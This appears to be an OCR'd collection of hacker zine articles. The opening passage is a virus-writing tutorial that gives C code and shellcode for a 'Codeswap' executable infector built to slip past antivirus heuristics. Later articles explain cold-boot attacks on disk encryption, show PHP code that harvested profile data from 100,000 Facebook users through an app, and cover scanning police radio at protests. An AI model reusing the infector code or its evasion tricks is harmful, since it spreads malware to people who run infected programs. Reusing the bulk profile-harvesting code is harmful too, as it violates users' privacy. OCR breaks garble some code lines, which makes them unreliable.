temp_loc = (DWORD)((DWORD)pSHC->VirtualAddress + i + (*(DWORD*)loc)) + 5;
if (temp_loc >= pSH->VirtualAddress && temp_loc <= pSH->VirtualAddress + pSH->Misc.VirtualSize) BAD_
CALL = 1;
```

Where:
temp_loc is the calculated destination of found call (E8 opcode)
pSH is the header of last section
+ 5 is the size of call instruction (opcode + destination)
A sample temp_loc calculation might look as follows:

Scanned instruction:
```
00401025  \. E8 58270000    CALL <jmp. &kernel32.exitprocess="">
```
Calculation: temp_loc = 1025 (virtual address) + 00002758 (call destination) + 5 (size of call instruction)

If the temp_loc address resides somewhere between last section's virtual address (start) and the last section's virtual address + its virtual size, the call is marked as suspicious." This method works like a charm indeed, hence why many heuristics scanners employ this method. There is however one crucial weakness in this method:

"The injected call executes the virus code which is stored always in last section (this bit of information is really helpful)."

It relies on the fact that the EPO jump is considered to always jump to an appended section. So what if it didn't? Hmm interesting. We have to make a choice as in what is the most important goal we want to achieve. "Full" stealth , or making sure the host app code execution flow doesn't get corrupted in ANY way.

If we choose the first or second, we might do the following:
Scan host code for a jump/call inside the host code, see where it references to and at this point insert a jump/call to our viral code stored in, for example, an extra section.

However there is one BIG downside (apart from the same improbability of viral execution as with GriYo's method) in this case, check the following example:

```
{ENTRYPOINT@HOSTECODE}
    <some code>
    test eax,eax
[0] call Label1
    <who cares>
Label1:
[1] mov ebx,0xCAFEBABE
    jz roflmao
    <some more code>
 roflmao:
    <yet some other code>
```
When we would follow our method, we would encounter the call at [0] and insert our jump/call to the viral code at [1]. Now the problem lies in the fact that after the test eax,eax before [0], the zero flag is set, code execution continues from [1] to our viral code and potentially the zero flag gets messed up, rendering different results at the jz after [1]. We can't possibly take all this into account so we'll have to find another, reliable, stealthy method without interfering with code execution flow.

To do this, I thought up a way i'd like to call "Codeswap infection":
[0] Find section the entrypoint is located in
[1] Check if there is enough space in this section for our malicious code + jump to restoration routine
[2] Generate a random address inside this section, leaving us enough space to store our mal. code + jump
[3] Create a new section of size = sizeof(malcode)+sizeof(jump)+sizeof(restorationcode)
[4] Backup X bytes from the address in the host code we are gonna store our mal. code and write these X bytes to the new section. X is the size of the mal. code + jump
[5] Write our mal. code to that address
[6] Create a jump to address (RVA of new section + sizeof(malcode)+sizeof(jump)), this address is right after our backed up original code
[7] Append this jump to the mal. code in the host code body
[8] Create the restoration routine and write it to the address generated in [6]
[9] Point the PE entrypoint to the address in the host code we wrote our mal. code to

Our restoration code should look like:
```
  mov edi,0DEADBEEFh ; malicious code address
  mov esi,0CAFEBABEh ; new section RVA+imagebase
  mov ecx,0D3F4C3D1h ; section length
looplen:
  lodsb
  stosb
loop looplen
  mov edi,0DEADFED2h ; PE entrypoint
  jmp edi
```

I will now provide some sample code in C which should be easily portable to ASM for anyone with at least some experience in PE manipulation and a decent understanding of ASM. The reason i choose to write this code in

C is that the whole concept will be a lot clearer this way and to help people who are not that familiar with everyday ASM usage:

```
#define MAL_OFFSET 1
#define ORG_OFFSET 6
#define LEN_OFFSET 11
#define ENT_OFFSET 20

void CreateRestorationCode(unsigned char* scode,DWORD malcode,DWORD newsect,DWORD
restorelen,DWORD entry)
{
  *(DWORD*)(scode+MAL_OFFSET) = malcode;
  *(DWORD*)(scode+ORG_OFFSET) = newsect;
  *(DWORD*)(scode+LEN_OFFSET) = restorelen;
  *(DWORD*)(scode+ENT_OFFSET) = entry;
}

<snip>
          //scode is our malicious code
         unsigned char jmpcode[7]; // A piece of jump code, a jump to the next shatter piece that is
will be
   // inserted after each shatterpiece, the jump after the last shatterpiece will jump to the resto-
ration code.
          memset(jmpcode,0,7);
          strcpy(jmpcode,"\xBF\xEF\xBE\xAD\xDE\xFF\xE7");
          unsigned char restorecode[26];
          memset(restorecode,0,26);
          strcpy(restorecode,"\xBF\xEF\xBE\xAD\xDE" // mov edi,<addr of malicious code>
                          "\xBE\xBE\xBA\xFE\xCA" // mov esi,<addr of original code>
                          "\xB9\xD1\xC3\xF4\xD3" // mov ecx,<length of malicious code>
                          //<looplabel:>
                          "\xAC" // lodsb
                          "\xAA" // stosb
                          "\xE2\xFC" //loop <looplabel>
                          "\xBF\xD2\xFE\xAD\xDE" // mov edi,<entrypoint address>
                          "\xFF\xE7"); // jmp edi
          int shellcode_size = sizeof(scode)+sizeof(jmpcode)+sizeof(restorecode);
          IMAGE_SECTION_HEADER* sectiontable=(IMAGE_SECTION_HEADER *)&szBuffer[iDosHeader->e_
lfanew+0x18+iFileHeader->SizeOfOptionalHeader]; // section table
        IMAGE_SECTION_HEADER* lastsection=&sectiontable[iFileHead->NumberOfSections-1];
              // last section

        int entrysection_id = 0;
        for(i = 0; i < iFileHead->NumberOfSections;i++)
        {
          if((iOptHead->AddressOfEntryPoint >= sectiontable[i].VirtualAddress) && (iOptHead-
>AddressOfEntryPoint <= sectiontable[i].VirtualAddress+sectiontable[i].Misc.VirtualSize))
          {
            // entrypoint section id
            entrysection_id = i;
            break;
          }
        }
        if(sectiontable[entrysection_id].oe_physsize < (sizeof(scode)+sizeof(jmpcode)))
        {
          // quite code here and reset everything!
        }
        DWORD TargetRawAddr = rand()%(sectiontable[entrysection_id].SizeOfRawData-(sizeof(scode)+sizeo
f(jmpcode))) + sectiontable[entrysection_id].PointerToRawData;
        // Generate a random address in the code section where our viral code will fit
        DWORD delta = (TargetRawAddr - sectiontable[entrysection_id].PointerToRawData);
        DWORD TargetRVA = sectiontable[entrysection_id].VirtualAddress + delta;
        // virtualrva + physical delta

        printf("[+]Inserting viral code at RVA %#x == Raw addr %#x...\n",TargetRVA,TargetRawAddr);
        newsection=&sectiontable[iFileHead->NumberOfSections++]; // our new section
        strcpy((char *)&newsection->Name,SectName); // new section's name
        newsection->VirtualAddress=ALIGN(lastsection->Misc.VirtualSize+lastsection>VirtualAddress,iOptHea
d->SectionAlignment);  // align new rva
        newsection->PointerToRawData=ALIGN(lastsection->SizeOfRawData+lastsection-
>PointerToRawData,iOptHead->FileAlignment);
             // align new physical offset
        newsection->Misc.VirtualSize=ALIGN(shellcode_size,iOptHead->SectionAlignment);
             // align new virtual size
        newsection->SizeOfRawData=ALIGN(shellcode_size,iOptHead->FileAlignment);
             // align new physical size
        newsection->Characteristics=IMAGE_SCN_CNT_CODE|IMAGE_SCN_MEM_EXECUTE|IMAGE_SCN_
MEM_READ;
             // set new section flags so we can edit
        printf("[+]Created new section...\n");
        iOptHead->SizeOfCode+=newsection->Misc.VirtualSize; // new code size
        iOptHead->SizeOfImage=newsection->VirtualAddress+newsection->Misc.VirtualSize;
            // new image size
        FileSize = newsection->PointerToRawData+newsection->SizeOfRawData;
            // physical offset + physicall size (EOF)
        printf("[+]Updated PE image...\n");    // copy original bytes to new section
        DWORD NewSectionBackup_Addr = base+newsection->PointerToRawData; // new section
        memcpy(NewSectionBackup_Addr,base+TargetRawAddr,sizeof(scode)+sizeof(jmpcode));
            // backup space that will be overwritten (malicious scode and jumper code)
        printf("[+]'Backed up' original data in new section...\n");
        memcpy(base+TargetRawAddr,&scode,sizeof(scode)); // write malicious code
        printf("[+] Wrote malicious code to target spot...\n");
        DWORD RestoreAddr = iOptHead->ImageBase+newsection->VirtualAddress+sizeof(scode)+sizeof(jm
pcode);
                                    // address of restoration routine in new section, located after backup
data
        CreateJumper(jmpcode,RestoreAddr); // 'backup section' addr, points to restoration routine
        memcpy(base+TargetRawAddr+sizeof(scode),&jmpcode,sizeof(jmpcode));
                // copy jumper code after malicious code
        printf("[+]Created jumper code to restoration routine, appended it after malicious code...\n");
        CreateRestorationCode(restorecode,iOptHead->ImageBase+TargetRVA,iOptHead-
>ImageBase+newsection->VirtualAddress,sizeof(scode)+sizeof(jmpcode),iOptHead->ImageBase+iOptHead-
>AddressOfEntryPoint); // create restoration code
        memcpy(base+newsection->PointerToRawData+sizeof(scode)+sizeof(jmpcode),&restorecode,sizeof(re
storecode));
        printf("[+]Created restoration routine, appended it after backup data in new section...\n");
        iOptHead->AddressOfEntryPoint = TargetRVA;
```

There are of course many variations possible, we could for example leave the PE entrypoint intact and insert a jump (with potential opaque-predicate based dummy code to confuse emulators) to our piece of overwritten host code, we could also locate the restoration routine inside the host body and make it self-restore. Important would be to randomize the registers used in the jump code-linking. Just, instead of 0xBF (mov edi) use another register, randomize this, it's fairly easy. The same goes in this case for the jmp edi (0xFF 0xE7).

Another idea might be to position our mal. code + jump BEFORE the entrypoint (if there is space of course), leave the EP intact and insert a jump to this spot at the entrypoint. Yet another idea might be to shatter the code over different sections and link them together with jumps, creating code islands like z0mbie's code integration engine from Zmist.

There are many plays on this theme as you can see and although there are hordes of things that could use some fixing / perfectioning, it does get you familiar with the possibilities of EPO, and gives you a jump to designing your own preferred methods.

[0x06]Resources:


http://msdn.microsoft.com/msdnmag/issues/02/02/PE/default.aspx
http://msdn2.microsoft.com/en-us/library/ms680195.aspx

"Appending to the PE File"
Lord Julus - 1999
http://vx.netlux.org/lib/static/vdat/tuappend.htm

"Entrypoint Obscuring"
GriYo
http://vx.netlux.org/lib/vgy01.html

"Fighting EPO viruses"
Piotr Bania
http://vx.netlux.org/lib/apb00.html

Shouts and greets go to the Nullsec folks ;), the whole of RRLF, the .aware crew, xzziroz, PullThePlug, SmashTheStack, HackThisSite, the #dutch folks , #vxers and #vx-lab on undernet, irc.blackhat.ru, what's left of 29A and every true blackhat and scene lover out there, stick together guys!



Full Disk Encryption Attacks

By Hack Bloc

If all your equipment was taken tomorrow what would someone be able to find out about you? Think of all the data stored on old hard drives, CD / DVD ROMs, USB keys and other media you might have around. All of this could be taken as evidence by police or federal agents if your home were raided, and in all probability you wont ever see it again. There are several techniques one could implement that make it harder for them to recover any of your data. One of which is disk encryption which we will be discussing in this article.


There are two methods of encrypting your disks, you can either encrypt specific files and folders or the entire disk. The problem with the former is that if an attacker were to analyze your disk they will be able to see that certain parts are encrypted and they will spend their time trying to crack that. It pretty much paints targets on your encrypted files, that's not to say this technique is useless, depending on the encryption algorithm it can still be very strong, though it does allow more analysis of your machine including files that might not be encrypted such as cookies, chat logs, operating system files and temporary files.

The other technique mentioned is encrypting your entire disk not just certain parts. The benefit of this is that everything including the temporary files, operating system files and meta data such as the file names and modification timestamps are going to be encrypted as well, which will help to keep those pesky federal agents out of all your secrets. Unless you had a few hundred thousand years to spend cracking the encryption key your data will be secure. Recently a team at Princeton University wrote a paper about how to extract the encryption key from the RAM module and from this decrypt the entire disk.

Most people think that when you shut off your computer the data stored in the RAM is erased right away, this is not true. Due to what is called "Memory Remanence" data stored in your RAM can exist with out decaying for minutes even hours under the right conditions. This is bad news for those who are using disk encryption. The problem here is that for the computer to be able to read what is on your encrypted hard drive it needs to have access to the key, which is stored in the RAM. As you can probably tell, if the data on the RAM is still there when the machine is turned off, then the encryption key must also be there too. At room temperature the quickest the RAM decayed to its default or ground state was 2.5 seconds, the longest being 35 seconds, it depends on your RAM, factors like how new it is, make / model etc. The Princeton team did notice that regardless of the type of RAM they all decayed with similar patterns.


The Princeton University Team used cans of compressed air to cool the RAM to approximately -50C while the machine was running. Their tests confirmed that at these temperatures the RAM would retain its data for a much longer period of time. In their tests they were able to keep 99.9% of the RAM intact without power for up to 60 second. When the chips were placed in liquid nitrogen for an hour they only experienced 0.17% data lose which would suggest that the RAM could hold the data for hours if not days before decaying at these temperatures.

The image above is from the paper put out by Princeton University on the topic. It shows how an image file decays after 5 seconds (left), the image is pretty much the same as the original, the next is after 30 seconds, then 60 seconds, and 5 minutes. If the attacker were forced to leave the RAM without power for too long the data will become corrupted. You can lower the rate of corruption by cooling the memory prior to cutting power, this will greatly decrease the amount of data lose. Another method that The Princeton Team used is to apply



algorithms they developed to correct errors in both private and symmetric keys.
So what you have a very cold stick of RAM with an encryption key on it, what now? If you have access to your target machine and its powered on, all you would need to do is cold boot it by holding the power button or removing the power cord and plugging it back in. Then the simplest method to get the keys off is to boot to a USB key with a custom kernel on it, you need this kernel to leave only a very very small footprint on the memory to prevent overwriting the key. Once you boot to the USB key it would make image the RAM and copy this to itself allowing you to extract the key from it at a later time. The Princeton team put a video of this pro-

cess on their website, the entire attack only took a few minutes and was almost completely automated by the tools they created.



Another attack one could use is to again cut power to the machine, not turn it off but cold boot it, then swap the DRAM module into another computer already setup to image the chip. You would then continue the same way as before but this time you are copying the image to the hard disk instead of a USB key. By using this method you prevent the BIOS or other hardware the chance to clear the memory while booting up.

Once they had the data the Princeton team analyzed the image from the ram and were able to extract the key. Even when some of the data on the chip had already decayed they were still able to extract the key and complete the attack. On their site they give a better explanation of finding and cracking the key, its a little beyond the scope of this paper.

Increasing the Life of the Data:
If you were to hold a can of compressed air upside down and spray it would come out as a very cold liquid instead of a gas, the evaporation of the gas causes and additional chilling, by spraying this directly on the memory module the Princeton team was able to cool the chip to -50C and below. They were able to keep almost all the data on the chip even after it was out of the computer for several minutes. As mentioned above when the chip was placed in liquid nitrogen it was able to keep almost all its data without decaying for numerous hours. These attacks work against Apple's FileVault, the BitLocker Drive Encryption feature included in the Enterprise and Ultimate versions of Windows Vista, the open-source tool TrueCrypt, and the dm-crypt module built into Linux kernels.

These attacks prevent a risk to anyone who relies on disk encryption, even if your machine is locked by a screen saver, or in some form of hibernation the key can still be extracted. These do not provide any security. There are no easy fixes to this problem at this time, the best method of preventing these attacks is to shut your computer down completely before walking away from it, do not walk away from it if your in a place where someone could potentially walk away with it. These attacks are pretty advanced and require lots of technical knowledge to use. If your just worried about a common thief stealing your computer while you sit at a coffee shop, you disk encryption should keep your secrets. If your worried about federal agents, NSA etc then you need to consider the local security of the machine.

By Flatline
We all love communication, it is at the essential nature of humanity, we are inherently social beings for the most part. In this Internet age social networks have become an increasingly central way for people to communicate. Recently, Facebook, one of the more popular social networks has released an API whereby people can create applications that run within Facebook. This seems like a good fun thing at first, but all those cute little applications that let you slap and poke your friends, track football teams or share recipes with your friends have a insidious underside. I am talking about the dual demons of marketing and identity theft. Any application that you have added on Facebook is by default allowed to access all the information on your profile through a very simple API. Using this method I collected personal data on 100,000 people simply with a few lines of code and a Facebook application that went viral.
Here I will show you how I did it.

The first step is to write a Facebook application, the Facebook network has an API or Application Programming Interface that is public. What this means is that anyone who wants to can write an application that will hook into the Facebook site and the Facebook database. The applications are primarily written in PHP (although there are a large number written in Java, Ruby, Python and even C++). How it works is, the application is written with calls to the Facebook API. Then when a user visits your application via the Facebook website, Facebook uses a technique called REST to request the application from your server and display it via Facebook. The Facebook API offers a lot of features to the developer that allow seamless interaction with the database and UI, but what we are interested in is the API's ability to access the Facebook database.

ACCESSING THE DATABASE

Once you have your application written and it has gotten quite large (100,000 users is a modest Facebook application, these things really do have a tendency to go quite viral), it is time to start the information digging. Each Facebook application can access many many stats on each user including but not limited to Name, username, Gender, Sexual Preference, Religion, Political Preference, Age, Geographic Location, Interests, Facebook networks and a list of their Facebook friends. How would one do this you might ask? Just a few simple lines of code:

```
<code>
                <?php
        /*This is the magic line!  This line gets all the info we need, as you can see right here I am
only getting the birthday, gender, geographic location and education level of the user, but I could
get all of the things mentioned above just as easily).  This assumes that the user ID has been
already stored in the variable $user.*/

        $foo=$Facebook->api_client->sql_query("SELECT birthday, sex, current_location, education_history
FROM user WHERE uid = $user");

        // Start the query
        $query = "INSERT INTO users_information (uid, sex, city, state, country, school, birthday) VALUES
('$uid', '$sex', '$city', '$state', '$country', '$school', '$birthday') ;
        mysql_query($query);
</code>
```

Just those simple lines of code was all it took me to get all the data on 100,000 Facebook users. Of course being a responsible citizen I promptly deleted the data after I collected it, removed my application and deleted my Facebook account. But what if I was not a responsible citizen? I could have sold that data to marketing companies such as double click or choice point. I could have sold that data to identity theives or con artists or spammers to easily fool people into loosing their money and livelihoods. I could have even sold that data to government agencies intent upon mapping out social networks and interests of people and creating personality profiles for everyone in their country. I can guarantee you with 100% certainty that people are doing all 3 of those things as your read this article. I know because I have talked to them, I have sat in conference rooms with them and stared into the eyes of the abyss.

HOW CAN I PROTECT MYSELF

Well, the easiest and best thing you can do is delete your Facebook account right now. I am serious, even if you add one application you can bet that your data is being bought and sold, that is how these applications make money. Even if you don't add an application you can bet that coders with no conscience will be writing scripts to steal your information and map out your social networks. Short of that, when you add a Facebook application you can select a box to not allow it to access your personal information, but many applications wont allow you to add them if you don't let them access your information.

Switching to myspace or orkut won't help either. To compete with Facebook they are going to open up their API's to developers also, specifically both of those networks will soon be using Google's 'Open Social' API. I have done some research into this API and I can tell you that the method of getting all of the users data is almost exactly the same, and its just as easy.

Alternatively you could just put a load of fake information up about yourself including a fake name and fake pictures, but this still lets people identify naturally occurring social networks. So the best bet is just not to create an account on a social network at all. If you must, I recommend using Riseup.net's Crabgrass social network written about in this issue of HackThisZine.

Communication Systems & Technology

Technology

There is a great deal of communications technology available to us today. I'm going to cover, very briefly, a few devices I think anarchists could use.

Scanners

Radio scanners are invaluable tools for gathering information that is being broadcast by someone else. They work by scanning through a great number of frequencies in a short amount of time looking for active broadcasts. When an active broadcast is found, the scanner stops so the user can listen to it.

The FCC, the agency responsible for allocating radio frequencies for different uses?typically allocates a certain band, or group of frequencies, for each technology. This means that if, for example, you wanted to listen to the transmissions of air traffic controllers, you could get on the internet and find out that the FCC has allocated the range of frequencies from about 960 MHz to about 1215 MHz for that purpose. You could then use a scanner to search rapidly between these frequencies, picking up any transmission that occurred. With the right scanner, potentially connected to the right computer, you could listen in on almost anything.

For the purposes of this article, I'll focus on monitoring police frequencies. Believe it or not, most police frequencies are broadcast in the clear for anyone with a scanner to listen to. I guess it's done that way so reporters and military veterans can listen in and feel up-to-date or something.

Getting Started

Scanning your local police department may be easier than you ever imagined. I suggest going online and using google.com to search for local frequencies. Radio hobbyists are a resourceful and charitable bunch, and they usually post the frequencies they find on the internet. Another place you can find frequencies is in books or magazines. Radio Shack carries a book that lists many of the police, fire, and EMT frequencies in the country. If all else fails, you can usually find police channels by scanning around, especially between 150Mhz and 160Mhz. They're not difficult to recognize!

Once you have the frequencies, consult your scanner's manual (you did keep it, right?). Depending on your scanner, you should be able to program all the police frequencies into a 'bank' of frequencies, so as to scan only that bank. If you can do this, you'll hear just the police frequencies. Next, you'll have to adjust the squelch. What is that, you ask? Typically, there will be a knob on your radio next to the volume knob. This is squelch. When you turn it all the way down, you will hear that nasty radio noise you hear when your car radio isn't turned to a station. Slowly turn up the squelch and the noise will go away. This is a necessary step, because it adjusts your scanner for the amount of noise that is in your area. If you don't do this, your radio won't be able to differentiate between a real signal and mere noise. OK, now you're ready to start scanning.

When you first start scanning, the police may sound like they're speaking some utterly unrecognizable dialect of English. Don't be put off, keep listening, and things will start to make sense. The first thing you'll probably pick up on is them running names, license plates, and so on. They'll broadcast full names, birth dates, addresses, and social security numbers. You'll also start to recognize when they're being dispatched, to which locations, and what for. Sometimes an officer will even announce his home phone number right over the air! The more you listen, the better you'll get at figuring out their jargon.

Tip: *You may find that a key to the 'police code', the jargon used on the air by your local police department, is available for download off the internet.*

Trunking

When looking for frequencies on the internet, you may find that the agency you want to listen to uses a 'trunking' system. What the hell is that? The term 'trunking' refers to a system that uses advanced technology to split up a limited amount of radio frequencies. Imagine that the government of a large city, say, Chicago, wants to set up a radio network. Chicago is a very big city and has a great deal of communications needs. The Police Department, the Fire Department, the Parks Department, the Water Department, the garbage collectors, and many more all need to communicate, and many of these agencies will need to use at least a few frequencies. This creates a problem, because radio frequencies are not an abundant resource. Even a hundred or so frequencies might be impossible to come by. So, someone figured out how to utilize fewer frequencies for more activity. Most people using a radio aren't using it all or even most of the time. Let's say that Chicago needs a hundred separate channels, but they'll only use each channel about ten percent of the time. That means that if there were a way to share frequencies, they could put all 100 channels on only ten frequencies. This is what trunking does.

When dealing with a trunking system, one is presented not with frequencies but with 'workgroups.' Every radio is assigned to a workgroup, and each workgroup has a different purpose. The police, for example, might have five different workgroups representing different districts. The system is controlled by a computer that broadcasts a digital signal on its own frequency. Whenever someone in a certain workgroup presses the button to broadcast something, the computer assigns them a frequency to broadcast on and tells every other radio in that workgroup to listen to that frequency. In use, the system is totally transparent; it doesn't seem any different than using any other radio.

What does this mean for you? First, if the agency you want to listen to uses a trunking system, you will need a trunking scanner. There are several different trunking systems, so before getting a scanner, figure out which kind you'll need. The scanner I have can scan Motorola or EDACS trunked systems, which account for almost all of them. You'll also have to read your manual and learn how to program in the system you want to listen to. It's not that hard, I promise! Also, if you're scanning around and hear a bunch of random tidbits that don't relate to one another all on the same frequency, you're probably listening to bits of a trunked system.

A very small amount of agencies are now using 'digital' trunking. I don't know much about this yet, except that you have to get a really expensive scanner to follow it. If your local department uses this, you might be shit out of luck.

If used properly, a scanner can keep you one step ahead of the police in the streets. At a recent small-scale street protest in a little college town, we used one to learn where police were setting up, how many of them there were, and what their standing orders were. They even unknowingly helped us find the local Starbucks and Army recruiting station! This allowed us to maneuver around town without getting cornered, and to disperse before they were ordered to arrest us. Not bad!

FRS/GMRS Radio

I most frequently see people at protests attempting to communicate by means of FRS (Family Radio Service) or GMRS (General Mobile Radio Service) walkie-talkies. These radios are often available on the 'optional payment plan' at department stores, outdoor stores, Wal-Mart, and so on. Though they are cheap or free, these radios have severe limitations.

The Family Radio Service is one of the 'Citizen's Bands' designated by the FCC to permit families and friends to communicate over short distances. You don't have to have a license to use one. However, the FCC has severely limited the output power on FRS radios, which means that at most they have only a one mile range. In practice, this range is much shorter, especially in major cities where there are many tall concrete buildings and other kinds of interference. My humble opinion is that these radios are totally useless in any important situation. They are simply not reliable, not to mention static-ridden. I've seen FRS radios fail to communicate over a distance of only one block!

The General Mobile Radio Service is a radio service specifically established by the FCC 'for short-distance two-way communications to facilitate the activities of an adult individual and his or her immediate family members.' The regulations allow for more powerful transmitters (1 to 5 watts), which means that GMRS radios have a significantly greater range. These radios tend to be much higher quality. However, in order to legally operate a GMRS radio, you must first obtain a license from the FCC. I am still somewhat dubious about how effective these radios can be in direct action, but they are definitely a much better option than FRS radios.

The operation of FRS and GMRS radios is basically the same, and usually very simple. There is typically a small LCD screen that displays a number prominently. This is the channel you're operating on. Everyone who wishes to communicate together must set their walkie-talkie to the same frequency. Some radios also have what is referred to as a 'decoder' or 'digital decoder.' If your radio has this, a smaller number will appear next to the channel number. This is the decoder number. A decoder allows your radio to filter out unwanted transmissions by only letting those with the right decoder message through. If you are communicating in a network that has some radios with decoders and some without, those radios with decoders must set their decoder number to '0' in order to be understood by the others. Check your manual to learn how to do this. Channel: Each channel on a radio refers to a different frequency. Band: A band is a range of frequencies. Tip: Only one person can broadcast on a radio frequency at a time, so keep your transmissions brief, and don't try to talk over anyone. Tip: When using a radio, speak calmly, and keep the microphone six to twelve inches from your mouth. Talking too loudly or too close will turn your transmission into a garbled mess.

Amateur Radio Service (Ham Radio)
Ham radio is a service specified by the FCC to allow individuals solely with a personal interest (as opposed to economic interest) to operate on several different radio bands. The ham radio specification gives an operator a lot of freedom as to the frequencies and equipment she can legally use.

The benefits of ham radio are extensive. The specification allows the use of transmitters as powerful as 1000 watts in some cases! It also allows you to use frequencies that are so low that their wavelength can be 10 or 20 or more meters long. This means that the signal can travel extreme distances before fading. People have often used ham radio to communicate with people halfway around the world! You can even use ham radio to bounce a signal off satellites or the moon.

Like any thing else, though, ham radio has its downsides. For one, legally, you have to be licensed to operate a ham radio. Also, the equipment can be relatively expensive and difficult to obtain. It can also be a bit more complicated to operate.

The licensing process for ham radio is pretty straightforward. Local ham radio hobby groups sponsor testing all over the country. You can find out where the nearest test is being given at www.arrl.org. To study for the test, I recommend finding a copy of Now You're Talking! This book covers everything you need to know for the test. Honestly though, the test is very easy. If you're pressed for time, consider just reading through the questions in the back of the book: these include every possible question that could be given on the exam.

First, you'll want to take the 'Technician' exam. This will give you access to the most popular ham radio bands. If you get really interested, you might consider taking the 'Tech Plus' (for which you'll need to learn Morse code), 'General,' or 'Extra' exams, each of which offers added privileges. Another reason to own a ham radio license is that it often gives you the right to carry a scanner on the street. Many states have ordinances prohibiting this, but they usually have exceptions for licensed amateurs.

Ham radios have a great deal of potential for our purposes. There are many handheld ham radios available that would be perfect for use in the streets. Because these radios are relatively small, they are usually limited to only 5 or 6 watts, which is relatively low. However, amateur hobbyists have set up a network of 'repeaters' all over the country that allow you to extend the range of your radio. Essentially, a repeater is a station that receives broadcasts on one frequency, and then rebroadcasts them on a slightly different one; for example, a repeater could pick up a transmission from a relatively weak handheld radio and rebroadcast it at a few hundred watts or more. Suddenly, the range of that relatively weak handheld becomes immense. Imagine a comms team able to communicate not only throughout a whole city, but an entire region!

All in all, I think ham radio is a valuable resource. I find it to be a much better option than FRS or GMRS for anyone that can acquire the technology and take the time to get the license.

Remember: *Any transmission that goes out over radio waves can and will be heard by the authorities.*

SMS Text Messaging
For anyone that's been living in a cave recently, I'm envious. But you may not have heard about this wonderful technology! SMS text messaging is the same thing that people all over the place are using to send little notes back and forth between cell phones. Basically, it's a protocol that allows people to send simple plain-text messages to each other via wireless devices.

SMS doesn't just work on cell phones either. You can also receive messages with an alphanumeric pager. They've even created little two-way pagers that have a full keyboard so you can receive and respond to text messages.

A corporate defector I know grabbed a few of these two-way pagers for me once. They turned out to be very useful. Messages came in without any possible loss of clarity. They worked almost anywhere, and you could respond quickly. I'm not sure how much the service cost because a major investment firm was paying for mine, but I've heard that it's somewhere between $10 and $20 a month.

The recent release of txtmob.com really established text messaging as a tactical tool. Txtmob.com is the brainchild of those lovely people over at the institute of applied autonomy (appliedautonomy.com). Essentially, the service acts like an email list. People subscribe to a group, and messages sent to the group get rebroadcast to

everyone else in the group. Just like an email list, a txtmob group can be invite-only or open for anyone to join, and it can be moderated (only one person can send messages to the group) or unmoderated (anyone can send to the group). Txtmob was created for use during the Democratic National Convention protests in Boston. It was used by the Indymedia collective to rebroadcast reports as they received them. In this way people were sent timely and clear information regarding the activities of police and protesters in the streets.

I find this technology to be one of the most promising to protesters in the next few years. To begin with, SMS enable devices are all over the place, many people have SMS enable cell-phones, and pagers are pretty cheap. SMS can enable a large number of people to communicate almost simultaneously and with little risk of distortion or confusion. In addition, SMS devices are almost always in signal range, and messages can be broadcast across the country.

Putting It All Together
I can already hear you squirming impatiently in your seat, dear reader. You're saying, 'The technology's all fine and good, but how can we use it to form effective comms teams'? In all honesty, I'm not a hundred percent sure. I have yet to operate with a comms team that worked to my complete satisfaction. However, I do have some good tips about using comms, and some ideas as to what a really good comms team might look like.

Comms Team Structure
The most important step in forming a solid communications infrastructure for an action is getting right people for the job. Those participating in a comms team should, ideally, be cool, calm, and quick-witted. There are many roles individuals can play, and it's important to match the right person to each one.

